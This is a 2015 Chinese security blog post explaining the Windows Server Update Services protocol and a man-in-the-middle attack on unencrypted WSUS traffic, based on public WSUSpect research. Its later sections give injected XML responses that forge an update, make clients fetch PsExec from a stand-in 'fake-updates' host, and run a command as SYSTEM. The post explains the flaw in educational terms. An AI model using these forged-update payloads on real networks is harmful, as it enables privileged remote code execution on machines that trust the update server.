Windows更新+中间人=远程命令执行

(/author/小飞)
小飞 (/author/小飞)

小飞 (/author/小飞) · 2015/11/26 15:57

0x00 Windows Server Update Services

WSUS是Windows Server Update Services的简称。利用这个windows服务,管理员只需要保证局域网中的一台主机能够连接到MicroSoftUpdate服务器，就能实现内网中所有主机快速地进行windows更新。

简而言之，内网中的WSUS服务器就是windows官方更新服务器的代理。WSUS服务器通过互联网取得官方的windows update，并且缓存到本地。管理员只需要在wsus上选择哪些补丁需要更新，就能通过**HTTP**/HTTPS协议快速地将各种ms-2015-***|||*部署到内网中的其他服务器中去，这样即使是由于种种原因不能暴露在英特网中的内网主机（比如oracle数据库服务器）也能通过WSUS及时下载补丁，大大增加了内网的安全性，实现了细粒化管理。所以很多中大型网络都会部署wsus服务器来实现内网安全加固。


由于wsus是基于c/s模式的，所以server和client我们都需要进行配置。 client机器上在注册表中存储了wsus服务器的地址

```
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpd
```


比如存储的内容可能是这样的 `http://wsus01:8530` . Port 8530 是wsus部署的默认端口。

0x01 WSUS 协议分析

wsus利用SOAP XML实现c/s之间的通信，当client主机首次连入wsus-server的时候，会有一个这样的注册过程。



一旦完成了这样的注册流程，client主机就能进行定时更新检查了。(只要上述的cookies不过期)



这里我们详细分析一下每一个请求

SOAP Call	请求	响应
SyncUpdates (硬件驱动)	本机硬件列表	可更新的驱动列表
SyncUpdates (软件)	已经安装的更新的id列表	新可用更新列表以及me
GetExtendedUpdateInfo	具体地update id	对应此id的详尽的meta

可以看到wsus服务其实非常好理解：

一个SyncUpdates到wsus服务器获取可更新的id以及id对应的一些解释数据，本机通过这些解释数据决定安装哪个（些）补丁，并且发送GetExtendedUpdateInfo，获得详细的信息进行安装。

下面是一个SyncUpdates响应的例子

Example of wsus-server to cilent

```
<UpdateIdentity UpdateID="53979536-176e-46c2-9f61-bcf68381c065"
RevisionNumber="206" />
<Properties UpdateType="Software" />
<Relationships>
    <Prerequisites>
        <UpdateIdentity UpdateID="59653007-e2e9-4f71-8525-2ff588527978"
/>          <UpdateIdentity UpdateID="71c1e8bb-9a5d-4e56-a456-
10b0624c7188" />      </Prerequisites>
</Relationships>
<ApplicabilityRules>
    <IsInstalled>
    <b.FileVersion Version="6.1.7601.22045"
Comparison="GreaterThanOrEqualTo"
Path="\conhost.exe" Csidl="37" />
    </IsInstalled>
    <IsInstallable>
        <Not>
      <CbsPackageInstalledByIdentity
PackageIdentity="InternetExplorer-Package~11.2.9600.16428" /> </Not>
    </IsInstallable>
6
```

那么一旦client决定了要装哪些更新就会再发一个GetExtenedUpdateInfo到wsus-server

Example of client to wsus-server（GetExtendedUpdateInfo request）

```
<soap:Envelope><soap:Body>
<GetExtendedUpdateInfo>
    <cookie>首次连接注册的cookies</cookie>
    <revisionIDs>
        <int>13160722</int>
        <int>16753458</int>
        <int>17212691</int>
        <int>17212692</int>
    </revisionIDs>
    <infoTypes>
        <XmlUpdateFragmentType>Extended</XmlUpdateFragmentType>

<XmlUpdateFragmentType>LocalizedProperties</XmlUpdateFragmentType>
  <XmlUpdateFragmentType>Eula</XmlUpdateFragmentType>
</infoTypes>                                        <locales>
        <string>en-US</string>
        <string>en</string>
</locales>
</GetExtendedUpdateInfo>
</soap:Body></soap:Envelope>
5
```

wsus接着给出响应

Example of GetExtendedUpdateInfo response

```
<soap:Envelope><soap:Body>
<GetExtendedUpdateInfoResponse><GetExtendedUpdateInfoResult>    <Updates>
    <Update>
        <ID>17212691</ID>
        <Xml>&lt;ExtendedProperties...&lt;/HandlerSpecificData&gt;</Xml>
</Update>
    <Update>
        <ID>17212692</ID>
        <Xml>&lt;ExtendedProperties...&lt;/HandlerSpecificData&gt;</Xml>
</Update>
...                                                 </Updates>
<FileLocations>
    <FileLocation>
        <FileDigest>tXa3bCw4XzkLd/Fyfs2ATZcYgh8=</FileDigest>
          <Url>http://wsus-
server:8530/Content/1F/B576B76C2C385F39.cab</Url> </FileLocation>
    <FileLocation>
        <FileDigest>OzTUyOLCmjlK08U2VJNHw3rfpzQ=</FileDigest>
          <Url>http://wsus-
server:8530/Content/34/3B34D4C8E2C29A39.cab</Url>
</FileLocation>                                         </FileLocations>
</GetExtendedUpdateInfoResult>
</GetExtendedUpdateInfoResponse>
</soap:Body></soap:Envelope>
9
```

需要说明的是，每一个update标签就是一个更新线程，然而最为重要的metadada标签在MSDN文档中却并没有详细解释。我们自己来分析一个看看

```
<ExtendedProperties DefaultPropertiesLanguage="en"
Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/WindowsI
nstaller" MaxDownloadSize="3077548" MinDownloadSize="0">
  <InstallationBehavior RebootBehavior="CanRequestReboot" />
<UninstallationBehavior />
</ExtendedProperties>
<Files>
    <File Digest="OzTUyOLCmjlK08U2VJNHw3rfpzQ=" DigestAlgorithm="SHA1"
      FileName="infopath-x-none.cab"  Size="3077548"
Modified="2013-12-18T21:44:08.38Z" PatchingType="SelfContained">
        <AdditionalDigest Algorithm="SHA256">FS28f... ohVcFKbaG4=
</AdditionalDigest>
    </File>
</Files>
    <HandlerSpecificData type="msp:WindowsInstaller">
    <MspData CommandLine="DISABLESRCPROMPT=1 LOCALCACHESRCRES=0
NOLOCALCACHEROLLBACK=1"
    UninstallCommandLine="DISABLESRCPROMPT=1 LOCALCACHESRCRES=0
        NOLOCALCACHEROLLBACK=1"
    FullFilePatchCode="{39767eca-1731-45db-ab5b-6bf40e151d66}" />
</HandlerSpecificData>
5
```

其中 <HandlerSpecificData> 标签指定了目标程序由哪个handler来进行安装。 windows提供了如下几种handler供指定

1. Cbs (Cab file)
2. WindowsDriver
3. WindowsInstaller
4. WindowsPatch
5. InfBasedInstallation
6. CommandLineInstallation

其中CommandLineInstallation这个handler允许单个可执行文件加任意参数被运行。适合我们的目的

所以，这里我们关注这个handler进行讨论

handler分析

二话不说先给出一个 <xml> 标签实例，这是安装 Malicious Software Removal tool（微软公司出品的，用于检测和删除特殊流行的恶意软件的工具）的Metadata

```
<ExtendedProperties DefaultPropertiesLanguage="en"
        Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/
          CommandLineInst allation"
        MaxDownloadSize="41837240" MinDownloadSize="0">
    <InstallationBehavior RebootBehavior="CanRequestReboot" />
</ExtendedProperties>
<Files>
    <File Digest="sJRqIvCrdbpZvP18wDS2HbwhFUE=" DigestAlgorithm="SHA1"
          FileName="Windows-KB890830-x64-V5.22.exe"
            Size="41837240" Modified="2015-02-27T15:54:52Z">
        <AdditionalDigest Algorithm="SHA256">robj...WY0=
</AdditionalDigest>     </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
<InstallCommand  Arguments="/Q /W"
Program="Windows-KB890830-x64-V5.22.exe"
RebootByDefault="false"                         DefaultResult="Succeeded">
<ReturnCode Reboot="true" Result="Succeeded" Code="3010" />  <ReturnCode
Reboot="false" Result="Failed" Code="1603" />  <ReturnCode Reboot="false"
Result="Failed" Code="-2147024894" />
</InstallCommand>
</HandlerSpecificData>
5
```


其中具体的安装过程就在 <InstallCommand> 那儿了

0x02 Http有毒

将整个wsus流程分析清楚了。我们再来考虑一下基于wsus的安全问题，不知道大家是否注意到，前文曾经提到过

管理员只需要在wsus上选择哪些补丁需要更新，就能通过**HTTP**/HTTPS协议快速地将各种ms-2015-***|||*部署到内网中的其他服务器中去

而http协议在内网中简直就是毒药。 最令人遗憾的是，截止到最新的版本，wsus依然使用http作为默认的同学协议，只是在安装完毕的wizard界面向管理员建议部署ssl通信（谁会去看那个？）



所以我们完全有能力在内网中通过中间人篡改metadata实现攻击（以system权限）。而且**攻击一定会奏效**，因为wsus部署好之后，client的update check是定期的，所以肯定能够伪造一个新更新，迫使用户安装。

0x03 windows签名验证的绕过到中间人远程命令执行

可惜如果你们觉得通过中间人篡改metadata就能装个驱动马到主机上，那就too young了。

MSDN上面有这么一段话

> All update packages that are downloaded by Windows Update are signed with a Microsoft signature.（所有更新包必须带有微软签名才能被下载并安装）

所以现在有两种办法来解决问题

1. 给你的木马加一个微软的签
2. 另辟蹊径

恩。。我们直接想第二种办法。 windows Update会验证每个更新是否被微软公司签名，然而，签名证书并不需要指明是用来“windows update” 这就是说，任何被微软签名的可执行程序都能被作为更新包被安装并运行。
想象一下，假如我们能够伪造一个cmd.exe的更新呢，加上前面又提到，在xml标签里面是可以指定运行参数的，那我们就能够通过中间人执行任意命令了！
冷静冷静，我们的微软并没有给cmd.exe签名。

但是psExec确乎是被微软签名了，psexec的作用这里不解释，大家都懂
所以我们完全有能力将psexec运行在NT AUTHORITY\SYSTEM下。所以，pwned~

0x04 Pwn

这是一个没有经过篡改的SyncUpdate 响应（用来告诉client现在有哪些更新可用）

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<SyncUpdatesResponse
    xmlns="http://www.microsoft.com/SoftwareDistribution/Server/
  ClientWebService ">
<SyncUpdatesResult>
<NewUpdates></NewUpdates>
<Truncated>false</Truncated>                    <NewCookie>
<Expiration>2015-07-17T10:06:59Z</Expiration>
<EncryptedData>qIbM...RtXw0VdZg==</EncryptedData> </NewCookie>
<DriverSyncNotNeeded>false</DriverSyncNotNeeded>
</SyncUpdatesResult>
</SyncUpdatesResponse>
</soap:Body></soap:Envelope>
2
```

而我们的通过在上面为空的NewUpdates标签中插入内容，就能伪造更新

通过大量测试我们发现一个windows update需要两个 <UpdateInfo> 元素，其中一个必须含有 <Action>Install</Action> 标签，另一个必须含有 <Action>Bundle</Action> 标签，install标签提供了更新标题诸如此类的，而bundle标签则提供更新文件。

```
<NewUpdates>                                    <!-- Start of injected
content -->
<UpdateInfo>
<ID>17999990</ID>                               <Deployment>
<ID>899990</ID>
<Action>Bundle</Action>
<IsAssigned>true</IsAssigned>
<LastChangeTime>2015-04-15</LastChangeTime>
<AutoSelect>0</AutoSelect>
<AutoDownload>0</AutoDownload>
<SupersedenceBehavior>0</SupersedenceBehavior>
<FlagBitmask>0</FlagBitmask>
</Deployment>
<IsLeaf>true</IsLeaf>
<Xml>
<!-- This would XML-encoded inside the Xml tag -->
<UpdateIdentity UpdateID="969e0d46-7f67-4c81-b672-3c1c4a36c00e"
RevisionNumber="201" />
<Properties UpdateType="Software" />
<Relationships>
<Prerequisites>
<UpdateIdentity UpdateID="6407468e-edc7-4ecd-8c32-521f64cee65e" />
</Prerequisites>
</Relationships>
<ApplicabilityRules>
<IsInstalled>
<b.FileExists Csidl="41" Path="\15151245.exe" /> <!-- This file shouldn't
exist -->
</IsInstalled>
<IsInstallable>
<b.FileExists Csidl="41" Path="\mswsock.dll" /> <!-- This does exist -->
</IsInstallable>
</ApplicabilityRules>
</Xml>
</UpdateInfo>
<UpdateInfo>
<ID>17999991</ID>
<Deployment>
<ID>899991</ID>
<Action>Install</Action>
<IsAssigned>true</IsAssigned>
<LastChangeTime>2015-04-15</LastChangeTime>
<AutoSelect>0</AutoSelect> <!-- This must be 0 according to docs, WU
ignores it -->
<AutoDownload>0</AutoDownload> <!-- same -->
<SupersedenceBehavior>0</SupersedenceBehavior>
<FlagBitmask>0</FlagBitmask>
</Deployment>
<IsLeaf>true</IsLeaf>
<Xml>
<!-- This should be XML encoded inside the Xml tag -->
<UpdateIdentity UpdateID="853ea117-355b-4c1e-96ce-fab9c977a8e7"
    RevisionNumber="201" />
<Properties UpdateType="Software" ExplicitlyDeployable="true"
    AutoSelectOnWebSites="true"/>
<Relationships>
<Prerequisites>
<UpdateIdentity UpdateID="6407468e-edc7-4ecd-8c32-521f64cee65e" /> <!--
    Requires Windows 10 -->
</Prerequisites>
<BundledUpdates>
<UpdateIdentity UpdateID="969e0d46-7f67-4c81-b672-3c1c4a36c00e"
RevisionNumber="201" />
    </BundledUpdates>
</Relationships>
</Xml>  </UpdateInfo>   <!-- End of injected content -->
</NewUpdates>
4
```

于是乎，client会就刚刚两个id发出GetExtendedUpdateInfo请求，要求wsus服务器返回详细的安装消息

```
<revisionIDs>
<int>17999990</int>
<int>17999991</int>
</revisionIDs>
<infoTypes>
<XmlUpdateFragmentType>Extended</XmlUpdateFragmentType>
<XmlUpdateFragmentType>LocalizedProperties</XmlUpdateFragmentType>
</infoTypes>
```

中间人这时再次将请求包中的两个id剔除，以免wusu服务器因为不存在的更新报错。当wsus服务器响应之后，我们再将响应内容篡改，这次我们加入四个更新标签

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><GetExtendedUpdateInfoResponse
xmlns="http://www.microsoft.com/SoftwareDistribution/Server/ClientWebServi
ce">
<GetExtendedUpdateInfoResult>
<Updates>
<Update>
<ID>17999990</ID>
<Xml>
```

```
 <!-- This should be XML encoded inside the Xml tag -->
<ExtendedProperties DefaultPropertiesLanguage="en"
 Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Command
LineI
nstallation"
MaxDownloadSize="847040" MinDownloadSize="0">
<InstallationBehavior RebootBehavior="NeverReboots" />
</ExtendedProperties>
<Files>
<File Digest="HO4/qEGb30y8JmRhJ34/3ZuT3iU=" DigestAlgorithm="SHA1"
FileName="PsExec.exe" Size="847040" Modified="2015-02-27T15:54:52Z">
<AdditionalDigest
Algorithm="SHA256">A2LNbnsxirmkx02vIp8Ru3laLOVT6gJMtJFDRWwnxB0=
</AdditionalDig
est>
</File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
<InstallCommand Arguments="/accepteula cmd /c calc.exe"
Program="Windows-KB890830-V5.22.exe"
RebootByDefault="false" DefaultResult="Succeeded">
<ReturnCode Reboot="true" Result="Succeeded" Code="3010" />
<ReturnCode Reboot="false" Result="Failed" Code="1603" />
<ReturnCode Reboot="false" Result="Failed" Code="-2147024894" />
</InstallCommand>
</HandlerSpecificData>
 </Xml>
 </Update>
 <Update>
<ID>17999991</ID>
  <Xml>
 <!-- This should be XML encoded inside the Xml tag -->
<ExtendedProperties DefaultPropertiesLanguage="en"
MsrcSeverity="Important"
 IsBeta="false">
 <SupportUrl>http://support.microsoft.com</SupportUrl>
  <SecurityBulletinID>MS15-041</SecurityBulletinID>
 <KBArticleID>3037581</KBArticleID>
  </ExtendedProperties>
 </Xml>
 </Update>
 <Update>
<ID>17999990</ID>
  <Xml>
 <!-- This should be XML encoded inside the Xml tag -->
 <LocalizedProperties>
<Language>en</Language>
 <Title>anything-in-here</Title>
  </LocalizedProperties>
 </Update>
</Xml>
  <Update>
<ID>17999991</ID>
  <Xml>
 <!-- This should be XML encoded inside the Xml tag -->
 <LocalizedProperties>
<Language>en</Language>
 <Title>A fake update</Title>
 <Description>Will do bad things</Description>
 <UninstallNotes>...</UninstallNotes>
 <MoreInfoUrl>http://support.microsoft.com/kb/3037581</MoreInfoUrl>
  <SupportUrl>http://support.microsoft.com</SupportUrl>
   </LocalizedProperties>
 </Xml>
 </Update>
 </Updates>
 <FileLocations>
 <FileLocation>
<FileDigest>HO4/qEGb30y8JmRhJ34/3ZuT3iU=</FileDigest>
 <Url>**http://fake-updates/ClientWebService/psexec/BgInfo.exe**</Url>
  </FileLocation>
 </FileLocations>
</GetExtendedUpdateInfoResult></GetExtendedUpdateInfoResponse>
0
```

一旦client机收到这个响应，就会根据更新类型自动或提醒用户安装。比如在上例中，就能启动一个带参运行的Psexec。

0x05 Source

- http://www.contextis.com/documents/161/CTX_WSUSpect_White_Paper.pdf (http://www.contextis.com/documents/161/CTX_WSUSpect_White_Paper.pdf)
- pocket: https://github.com/ctxis/wsuspect-proxy (https://github.com/ctxis/wsuspect-proxy)

ct_
to=
htt
p
%3
A
%2
F
%2
Fdr
op
s.w
oo
yu
n.o
rg)

写下你的评论...

发 表

Knight 2015-11-30 17:03:19
赞！

回复

firexp 2015-11-26 22:10:30
好文

回复

感谢知乎授权页面模版